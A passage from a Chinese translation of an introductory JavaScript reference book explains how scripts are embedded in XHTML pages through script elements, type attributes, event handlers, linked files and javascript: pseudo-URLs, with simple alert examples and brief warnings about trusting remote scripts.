


图 1-1 JavaScript Hello World 例子

Hello Errors

如果希望加粗文本，可修改脚本使其不仅输出一些文本，而且输出一些标记。但是，当在 XHTML 中交叉使用 JavaScript 和标记时要小心——它们是两种不同的技术。通过交叉使用这两种技术，可以很容易地演示使用 JavaScript 会经常犯的第一个错误。例如，如果在前面的文档中用下面的<script>块替换对应的代码块，会发生什么事情呢？本来是希望强调文本。

```
<script>  
<strong>  
    document.write("Hello World from JavaScript!");  
</strong>  
</script>
```

在线：<http://javascriptref.com/3ed/ch1/hellojerror.html>

这么做会导致脚本失败，并且不会输出内容，如图 1-2 所示。




图 1-2 Hello Errors 示例

代码失败的原因是标签是标记，而不是 JavaScript。因为浏览器将<script>标记包围起来的所有内容都当作 JavaScript，所以当遇到任何不是 JavaScript 的内容时，它自然会抛出错误。遗憾的是，现代 Web 浏览器通常对它们的错误脚本状态保持沉默。在 Internet Explorer 中遇到错误时，唯一的指示是在浏览器状态栏左下角显示的小错误图标(带有感叹号的黄色图标)，如图 1-3 所示。




图 1-3 IE 中的错误图标

单击这个图标会显示一个包含错误信息的对话框，与图 1-4 的对话框类似。




图 1-4 显示错误信息的对话框

为了确保自动显示错误，必须选中 Display a notification about every script error 复选框。在 Internet Options 对话框中可以在 Advanced 选项卡下找到该选项，当在浏览器中选择 Internet Options 菜单时会显示 Internet Options 对话框。

在许多浏览器中，如果不打开控制台，很难注意到错误的发生。例如，图 1-5 显示的是 Firefox 浏览器中的 Error Console。

注意，该消息没有准确地反映出错误的本质。根据错误的类型和使用的开发工具，可能会看到不同类型的消息和详细信息，例如，在图 1-6 的对话框中下半部分所显示的。




图 1-5 Firefox 浏览器中的 Error Console




图 1-6 错误的类型和信息

注意：

浏览器厂家默认可能会禁止错误显示，如果遇到大量错误，最终用户会对错误源——浏览的站点或他们的浏览器软件——感到困惑不解。

不管是否显示错误，为正确地输出字符串，可以直接在输出字符串中包含元素，如下所示：

```
document.write("<strong>Hello World from JavaScript!</strong>");
```

或者在元素中包围<script>的输出，如下所示：

```
<strong>
<script>
    document.write("Hello World from JavaScript!");
</script>
</strong>
```

对于这种情况，因为标签包围 JavaScript 的输出，所以浏览器可以读取这些输出并且通常以粗体进行显示。

这个例子表明了理解标记和 JavaScript 之间交互的重要性。实际上，在学习 JavaScript 之前，读者应当完全理解正确 XHTML 标记的细微之处，这不是一个随意的建议。首先需要考虑的是，对于在异常 XHTML 文档中使用的任何 JavaScript，其动作都是不可预知的，特别是，如果脚本试图操作哪些形式不是很好的标记。其次，需要考虑的是因为许多脚本(不是大多数)将用于生成标记和样式，特别是当使用文档对象模型(Document Object Model, DOM)时，所以确实需要了解正在输出的内容是什么。简而言之，扎实地理解 XHTML 对于高效地使用 JavaScript 是很重要的。在本书中，除非专门指明，提供的所有例子在 HTML5 中都有效。

提示：

对于希望查找 HTML 和 CSS 准确用法的读者，可参考由 Tomas A.Powell 撰写的 *HTML & CSS: The Complete Reference*，第 5 版(McGraw-Hill Professional, 2010 年)。

1.2 向 XHTML 文档添加 JavaScript

正如在前面的例子中所显示的，<script>元素通常用于向文档添加脚本。然而，在 XHTML 中包含脚本实际上有 4 种方式：

- 在<script>元素中
- 在 HTML 事件处理程序特性中，例如 onclick
- 作为链接文件，这些链接文件是使用<script>元素的 src 特性引用的
- 使用伪 URL javascript: 某些链接中的语法

注意，有些过时的浏览器版本支持使用其他非标准方式在页面在中包含脚本，如 Netscape 4 的实体包含。然而，本书这一版不讨论这些内容，因为目前只有那些久远的脚注会对这些方法感兴趣，现在不再使用。接下来的几节给出了 4 种结合标记和 JavaScript 的常用方法，所有读者在分析本书剩余部分中的例子之前，都应当仔细地学习这些方法。

1.2.1 <script>元素

在 HTML 或 XHTML 中包含 JavaScript 的主要方法是使用<script>元素。能够识别脚本的浏览器，假定<script>标签中的所有文本都将被解释为某种形式的脚本语言；默认情况下，在一般的浏览器中认为是 JavaScript 脚本语言。

```
<script>
    alert("This is JavaScript");
```

```
</script>
```

然而,浏览器可能支持其他脚本语言。例如,Internet Explorer 系列浏览器本身支持 VBScript,因此你应当真正地弄清楚正在使用的是哪种类型的脚本语言。

注意:

当通过 JavaScript 使用 document.write() 输出脚本元素时,应当知道起始和结束 <script> 标签的解析器问题。通常最安全的方式是使用字符串连接来分割 <script> 标签的输出,如下所示:

```
document.write("<script>alert('safe!');<"+"/script>");
```

1. language 特性

指明所使用脚本语言的传统方式是给标签指定 language 特性,尽管这并非是标准方式。例如,

```
<script language="JavaScript">
  alert("This is JavaScript");
</script>
```

上面的代码指示包含的内容会被解释为 JavaScript。也可以使用其他值;例如,

```
<script language="VBS">
  msgBox "Hello VBScript World"
</script>
```

上述代码指示使用的是 VBScript。如果浏览器不理解其 language 特性的值,则应忽略 <script> 元素的内容。

警告:

为 <script> 设置 language 特性时要十分谨慎。在该特性值中一个简单的录入错误都会导致浏览器忽略 <script> 元素包含的所有内容。

2. type 特性

然而,根据 W3C HTML 语法,不应当使用 language 特性。反而,应当设置 type 特性以指示所使用语言的 MIME 类型。该特性可能支持包括 text/javascript、application/javascript、application/x-javascript、text/ecmascript 以及 application/ecmascript 在内的许多值,但是潜在地不是一贯支持,正如图 1-7 所显示的,每种浏览器看起来支持不同变体的 type 值:

type Attribute Tests

```
Ran this code, type='text/javascript'.
Ran this code, type='TEXT/JAVASCRIPT'.
Ran this code, type='TeXt/JavaSCRipT'.
Ran this code, type='application/javascript'.
Ran this code, type='application/x-javascript'.
Ran this code, type='text/ecmascript'.
Ran this code, type='application/ecmascript'.
Ran this code, type='text/jscript'.
```

type Attribute Tests

```
Ran this code, type='text/javascript'.
Ran this code, type='TEXT/JAVASCRIPT'.
Ran this code, type='TeXt/JavaSCRipT'.
Ran this code, type='application/javascript'.
Ran this code, type='application/x-javascript'.
Ran this code, type='text/ecmascript'.
Ran this code, type='application/ecmascript'.
```

type Attribute Tests

```
Ran this code, type='text/javascript'.
Ran this code, type='TEXT/JAVASCRIPT'.
Ran this code, type='TeXt/JavaSCRipT'.
Ran this code, type='text/ecmascript'.
Ran this code, type='text/jscript'.
Ran this code, language='vbscript'.
```

图 1-7 不同浏览器支持的 type 值

在线: <http://javascriptref.com/3ed/ch1/scriptattributetest.html>

注意:

“W3C”是万维网联盟,主要职责是负责标准化与 Web 相关的技术,如 HTML、XML 和 CSS。W3C 的 Web 站点是 www.w3.org, 并且该站点是查找 Web 标准信息的标准位置。

为安全起见,推荐读者最好只使用 `text/javascript` MIME 类型,因为该值在所有浏览器中都能工作:

```
<script type="text/javascript">
  alert("This is JavaScript");
</script>
```

该特性还可以用于指定其他语言。例如, `text/vbscript` 值指示使用的是 VBScript, 如下所示:

```
<script type="text/vbscript">
  Document.write("Ran this code, text='text/vbscript'<br>");
</script>
```

不管使用哪种语言,对于给定的这两种方法,它们看起来很类似,你最初你可能会考虑像下面那样使用两种特性:

```
<script language="JavaScript" type="text/javascript">
  alert("Not the best plan here!");
</script>
```

遗憾的是,不建议使用这种方式,因为不清楚哪个特性将受到偏爱,特别是当两个特性冲突时。此外,这种标记是无效的。

注意:

根据 HTML 规范,除了为 `<script>` 使用 `type` 特性外,也可以通过 `<meta>` 元素指定在文档中使用的脚本语言,如 `<meta http-equiv="Content-Script-Type" content="text/javascript">`。在文档的 `<head>` 元素中包含这条语句,可以不用为每个 `<script>` 元素设置 `type` 特性。浏览器积极支持这种方式的现实情况是非常值得怀疑的。在本书中,实际上在几乎每个例子中都会忽略 `type` 特性,因为将使用 HTML5。HTML5 规范指出,如果缺少 `type` 特性,则假定该特性为 `"text/javascript"`,因此在本书中将和许多 HTML5 使用者一样,为简单起见直接依赖于默认值。

3. 使用 `<script>` 元素

一个文档可以包含任意数量的 `<script>` 元素。当遇到 `<script>` 元素时,会读取文档并通常执行脚本,除非延迟调用脚本。下面的例子使用三个简单的输出脚本,它们依次执行。

```
<!DOCTYPE html>
<head>
  <meta charset="utf-8">
  <title>JavaScript Execution Order</title>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head>
```

```
<body>
<h1>Ready start</h1>
<script>
  alert("First Script Ran");
</script>

<h2>Running...</h2>
<script>
  alert("Second Script Ran");
</script>

<h2>Keep running</h2>
<script>
  alert("Third Script Ran");
</script>

<h1>Stop!</h1>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch1/executionorder.html>

当从文档顶部向底部执行时,随着单个脚本的激活,在某些情况下可能看到不同的标记输出,因为在代码运行时,有些环境会缓存不同数量的内容。注意,不要太关心执行顺序,尤其因为浏览器根据 HTML 渲染引擎和 JavaScript 解释器线程的交互方式,其 JavaScript 执行模型可能会稍微有些区别。在此重点指出,虽然固有地从头到尾读取脚本,但不同浏览器之间由于实现细节和其他加载技巧的不同,假定脚本的行为是危险的。

4. <head>标签中的脚本

<script>元素的一个特殊位置是位于 XHTML 文档中的<head>标签中。因为 Web 文档的连续性,总是首先读取<head>元素,所以位于此处的脚本,之后通常会被文档<body>标签中的脚本所引用。在文档<head>标签中的脚本用于定义后面在文档中使用的变量或函数,这种情况是很普遍的。下面的例子演示如何在<head>中通过脚本定义函数,该函数稍后被文档<body>标签中的<script>块中的脚本所调用。

```
<!DOCTYPE html>
<html>
<meta charset="utf-8">
<head>
<title>JavaScript in the Head</title>
<script>
function alertTest() {
  alert("Danger! Danger! JavaScript Activated.");
}
</script>
</head>
<body>
```

```
<h2>Script in the Head</h2>
<hr>
<script>
  alertTest();
</script>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch1/scriptinhead.html>

1.2.2 事件处理程序

为了触发脚本执行以响应用户的操作,如表单操作、按键或鼠标操作,需要定义事件处理程序。最直接的方法,尽管不是最清晰的方法,是在文档中为各种标签使用事件处理程序特性。所有事件处理程序特性都以单词“on”开头,以指示事件响应它们所执行的操作,如 `onclick`、`ondblclick` 以及 `onmouseover`。下面这个简单的例子显示实际中大量不同类型的事件处理程序特性:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>HTML Event Handler Attributes</title>
</head>
<body onload="alert('page loaded');" onunload="alert('page unloaded');">
<form>
  <input type="button" value="press me"
    onclick="alert('You pressed my button!');">
</form>
<p><a href="#" onmouseover="alert('rolled over');">Roll this link</a></p>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch1/eventhandlers.html>

你可能会好奇,哪些 HTML 元素具有事件处理程序特性。从 HTML 4.0 规范开始,几乎每个标签都有一个核心事件与其关联,如 `onclick`、`ondblclick`、`onkeydown`、`onkeypress`、`onkeyup`、`onmousedown`、`onmousemove`、`onmouseover` 以及 `onmouseout`。HTML5 添加了更多事件;实际上,在 HTML5 中为几乎每个标签定义了超过 50 个事件处理程序特性!

尽管可使用大量事件,但是在某些上下文中触发代码看起来可能没有意义:

```
<p onclick="alert('Yes you can!');">Can you click me?</p>
```

然而,这种灵活性展示了 JavaScript 修改和控制文档所有方面的能力。尽管读者应当注意,每种浏览器对事件的支持程度以及它们处理事件的方式有很大的区别,并且在第 11 章中可以找到深入讨论关于不同浏览器在事件处理方面区别的内容。

注意:

当编写传统 HTML 标记时,开发人员会经常在事件处理程序中混合大小写,例如, `onClick`。

采用这种混合的大小写形式，可以很容易地从其他标记中区分出事件处理程序，并且除了提高可读性无其他影响。请记住，因为这些事件处理程序是 HTML 的组成部分，它们会区分大小写，所以 `onClick`、`ONCLICK`、`onclick` 甚至 `oNcliCK` 都是合法的。因为有些标记变种，像 XHTML 要求全部小写，所以许多开发人员现在已经习惯使用小写形式的事件处理程序。

组合到一起

通过将一些 `<script>` 标签和事件处理程序组合到一起，可以开始查看如何构造脚本了。下面的例子演示如何使用表单元素上的用户事件触发之前在文档 `<head>` 标签中定义的 JavaScript。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Event Trigger Example</title>
<script>
function alertTest() {
    alert("Danger! Danger!");
}
</script>
</head>
<body>
<form>
<input type="button" value="Don't push me!" onclick="alertTest();">
</form>
</body>
</html>
```

在线：<http://javascriptref.com/3ed/ch1/eventtrigger.html>

前面例子的显示效果如图 1-8 所示。




图 1-8 由用户动作触发的 JavaScript

1.2.3 链接脚本

在 HTML 文档中包含脚本的一种非常重要的方式是，通过 `<script>` 标签的 `src` 特性链接脚本。然而，为了正确地使用链接的脚本，必然会增加一些复杂性和执行警告。下面将从简单的内容开始，并继续朝着最大限度地使用链接脚本的方向前进。在此显示的第一步是，如何快速地将前面例子中的功能放置到链接的 JavaScript 文件中。

```
<!DOCTYPE html>
<head>
<meta charset="utf-8">
<title>Linked Script</title>
<script src="danger.js"></script>
</head>
<body>
<form>
  <input type="button" value="press me" onclick="alertTest();">
</form>
</body>
</html>
```

在线：<http://javascriptref.com/3ed/ch1/simplelinkedscript.html>

注意，在前面的例子中把 `src` 特性设置为 `"danger.js"`。这个值是指向外部脚本的 URL 路径。在这个例子中，该路径位于相同的目录下，但是设置为绝对 URL 同样容易，如 `http://www.javascriptref.com/scripts/danger.js`。不管文件的位置在哪儿，文件包含的所有内容都是将要运行的 JavaScript 代码——而不是 HTML 或其他 Web 技术。因此，在这个例子中，`danger.js` 文件可以包含以下脚本：

```
function alertTest() {
  alert("Danger! Danger!");
}
```

使用外部脚本文本的明显优点是它们隔离了页面的逻辑、结构和显示。通过外部脚本，可以很容易地从站点中的许多页面引用该脚本。这使得维护代码更加容易，因为只需要在一个地方(外部脚本文件)更新许多页面共用的代码，而不是为每个页面更新代码。然而，为了享受这样的优点，实际上需要完全从标记中分离脚本。注意，在此有一个事件处理程序特性 `onclick`，该特性包含相同的代码。为了从标记中提取这一脚本，首先需要命名按钮。在这个例子中，将按钮命名为 `"button1"`：

```
<form>
  <input type="button" id="button1" value="press me">
</form>
```

一旦命名按钮，就可以使用类似下面的代码将事件处理程序绑定到该按钮上：

```
document.getElementById("button1").onclick=function () { alertTest();};
```

遗憾的是，仅在 `danger.js` 中添加如下所示的事件绑定代码可能是不够的：

```
function alertTest() {
    alert("Danger! Danger!");
}

document.getElementById("button1").onclick=function () { alertTest(); };
```

这种途径并不能在所有情况下游刃有余，特别是在文档的<head>元素中链接脚本的地方，因为它将尝试绑定到还没有渲染进 DOM 树中的标记元素。为解决这个问题，可以简单地将链接的脚本移动到页面的底部：

```
<!DOCTYPE html>
<head>
<meta charset="utf-8">
<title>Linked Script</title>
</head>
<body>
<form>
    <input type="button" id="button1" value="press me">
</form>
<script src="combineddanger.js"></script>
</body>
</html>
```

在线：<http://javascriptref.com/3ed/ch1/bottomlinkedscript.html>

这个例子可以工作，但是实际上它不是最优的，因为它依赖于加载顺序，并且通过简单地移动 JavaScript 的包含点就可以破坏该例子。更好的方法是通过编程进行等待，直到用到的页面或元素完成加载，而不是尝试预测页面的渲染顺序。使用 onload 事件可以非常容易地完成该工作：

```
window.onload = function () {
    document.getElementById("button1").onclick= function () {alertTest();};
};
```

在线：<http://javascriptref.com/3ed/ch1/linkedscrip.html>

使用与上面类似的延迟事件绑定的版本也可以工作，并且是完全去耦合的，但是该版本使用其他脚本，可能是不安全的。1.3.5 节将回顾那些确保脚本能够和其他脚本安全共存的技术。

使用链接脚本的考虑因素

在继续学习下一个主题之前，应当简要总结使用链接脚本的优点和缺点。如前所述，链接的脚本非常清晰，如果正确地进行设计，对于从标记中分离出页面逻辑，链接脚本可以提供重要的优点。此外，由于这种分离，可以很容易地在其他页面上重用脚本，并且可以从浏览器缓存中得到性能优点。然而，这些优点需要付出潜在的代价。

因为链接的脚本是通过网络加载的，所以需要非常清楚它们的潜在风险。首先，脚本可能根本没有加载。其次，脚本的加载速度可能很慢，并影响整个页面的渲染。第三，如果链接到远程脚本，而不是自己设计的脚本，就可能会将页面置于极大的安全风险之中。虽然所有这些问题都能够缓解，但需要完成一些工作。

对于加载问题可以通过各种方式进行缓解。首先，不是将脚本分割到多个脚本文件中：

```
<script src="core.js"></script>
<script src="formvalidation.js"></script>
<script src="animation.js"></script>
```

而将各种脚本组合进单个请求中，如下所示：

```
<script src="bundled.js"></script>
<!-- contains core.js, formvalidation.js, and animation.js in a single file -->
```

在 JavaScript 中，所有变量共享相同的名称空间，所以没有多少理由将文件分割开进行输送。这也使得对脚本输送的任何关注都更加简单——脚本要么加载要么没有加载。此外，通过消除多个 `<script>` 标签，减少了页面中的请求次数，这可能会加速页面的渲染。

改善带有链接脚本的页面的渲染时间的另一种方式是，将这些页面放到后面或为链接的脚本使用 `defer` 特性。例如，如果在 `<head>` 或 `<body>` 中具有不需要阻塞浏览器的链接脚本，可以通过设置 `defer` 特性决定延迟它们的提取和执行：

```
<script src="core.js" defer="defer"></script>
```

最初，因为只有 Internet Explorer 浏览器支持这一特性，尽管许多其他浏览器(如 Firefox 3.5+)也增加了对该特性的支持，所以需要测试浏览器是否支持该特性。

注意：

HTML5 引入了一个类似的特性(`async`)，该特性可用于同步执行内联脚本以改进页面的渲染。在撰写本书的该版本时，有些浏览器允许为内联脚本使用 `async` 特性。

使用链接到那些不是你直接控制的站点的脚本，是一个简单的盲目信任问题。例如，如果链接到以下站点，如下所示：

```
<script src="http://javascriptref.com/scripts/weownyou.js"></script>
```

顾名思义，该脚本可能是非常具有侵犯性的。因为所有脚本共享名称空间，所以它可能会检查并重写其他脚本、检查 cookie、查看用户的活动等。甚至当链接到来自信任站点的脚本时，也存在风险，这些脚本是否承诺能够很好地执行它们尚不得而知。我们清楚地知道 Web 链接关系的价值，并鼓励这种链接，但需要警惕的是，如果链接到远程脚本，实际上隐含了信任关系。

1.2.4 Javascript 伪 URL

最后，在支持 JavaScript 的浏览器中，可使用 JavaScript 伪 URL 激活脚本。当直接在浏览器的地址栏中输入伪 URL(如图 1-9 所示)时，如 `javascript: alert("hello")`，会调用简单的警告显示“hello”，如图 1-10 所示。




图 1-9 直接在地址栏中输入伪 URL




图 1-10 警告

有些开发人员发现这种脚本形式相当有用，并且已经设计了在页面上执行的函数，而且另存为书签。当在浏览器中将这些 javascript: 链接添加到“Favorites”或“Bookmarks”中时，可以单击它们以执行特定的任务。这些脚本通常称为 bookmarklet 或 favlet，用于改变窗口大小、验证页面以及执行各种与开发者相关的有用任务。

注意：

以书签形式通过 URL 运行 JavaScript 确实具有一些安全性考虑。因为在浏览器中存储的标签是在当前页面的上下文中执行的。因此，只能安装来自信任站点的书签，或只能在检查过它们的代码之后安装书签。

使用 JavaScript 伪 URL 最一般的方式是在链接中，如下所示：

```
<a href="javascript: alert('Hello I am a pseudo-URL script');">Click  
to invoke</a>
```

得到的界面如图 1-11 所示。




图 1-11 在链接中使用 JavaScript 伪 URL 得到的界面

显然这可以工作，不过也可以使用伪 URL 触发多个 JavaScript，因此

```
<a href="javascript: x=5;y=7;alert('The sum = '+ (x+y));">Click to invoke</a>
```

与调用单个函数或方法一样，也是可以接受的。

需要注意的一个重点是：当在链接中使用 javascript 伪 URL 时，URL 方案具有潜在的问题，

特别是当在浏览器中关闭脚本或浏览器不支持脚本时。在此分析一下，如果没有启用任何脚本，则图 1-12 所示页面中的有些链接可以工作，因为它们仅仅是标准的 URL，而有些链接不能工作。




图 1-12 可以工作和无法工作的链接

你可能误认为链接上下文会放弃链接的功能，并且脱离 JavaScript 能够工作。实际上，此处的 Login 链接是标准链接，而另外两个链接调用 JavaScript。不查看浏览器的状态栏(这通常是隐藏的)或源代码，最终用户很可能不能确定为什么超链接发生故障了。

为缓解在某些情况中工作的链接，可使用<noscript>元素通知用户遇到了麻烦，下一节会讨论该元素，或者更好的方法是避免在 href 元素中使用伪 URL，而使用如下所示的模式：

```
<a href="/errors/noscript.html" onclick="alert('hello I am a link triggered script');return false;">Click to invoke</a>
```

在这个例子中，脚本位于 onclick 特性上，当单击链接时运行 JavaScript，然后 return false 会终止页面的加载。然而，如果没有脚本，代码不会返回，反而会把用户发送到由 href 特性指定的错误页面。

尽管使用 javascript:伪 URL 很普遍，但是它们有一些使用方面的考虑事项。现在分析使用还是不使用 JavaScript，以及如何缓解可能遇到的一些挑战。

1.3 使用 JavaScript 的考虑事项

在面向公众的 Web 站点上安全地使用 JavaScript 可能相当具有挑战性。许多事情可能会出错，尽管，悲观地说，即使在今天许多开发人员仍然不留意这些问题。在此主要讨论在 Web 站点和应用程序中使用 JavaScript 的几个挑战，以及如何缓解这些挑战。然而，这个主题相当宽泛，完整论述该主题需要一整本书；我们的目标是简单地呈现最重要的主题和方法，将其作为后续讨论的基础。

1.3.1 脚本屏蔽

浏览器会使用或显示在它们所不理解的所有标签中包含的内容，并简单地将其作为普通文本。为了避免在由于某些原因而不理解<script>标记的情况下不会造成困惑，为古怪的用户代理屏蔽它所包围的 JavaScript 是有用的。屏蔽 JavaScript 一个最简单的方法是使用 HTML 注释包围脚本代码。例如：

```
<script>
<!--

// put your JavaScript here
```

```
//-->
</script>
```

注意,这种屏蔽技术与用于隐藏 CSS 标记的方法类似,只是最后一行必须包含一个 JavaScript 注释,以屏蔽输出 HTML 的结束注释。原因是字符“-”和“>”在 JavaScript 中具有特殊含义。

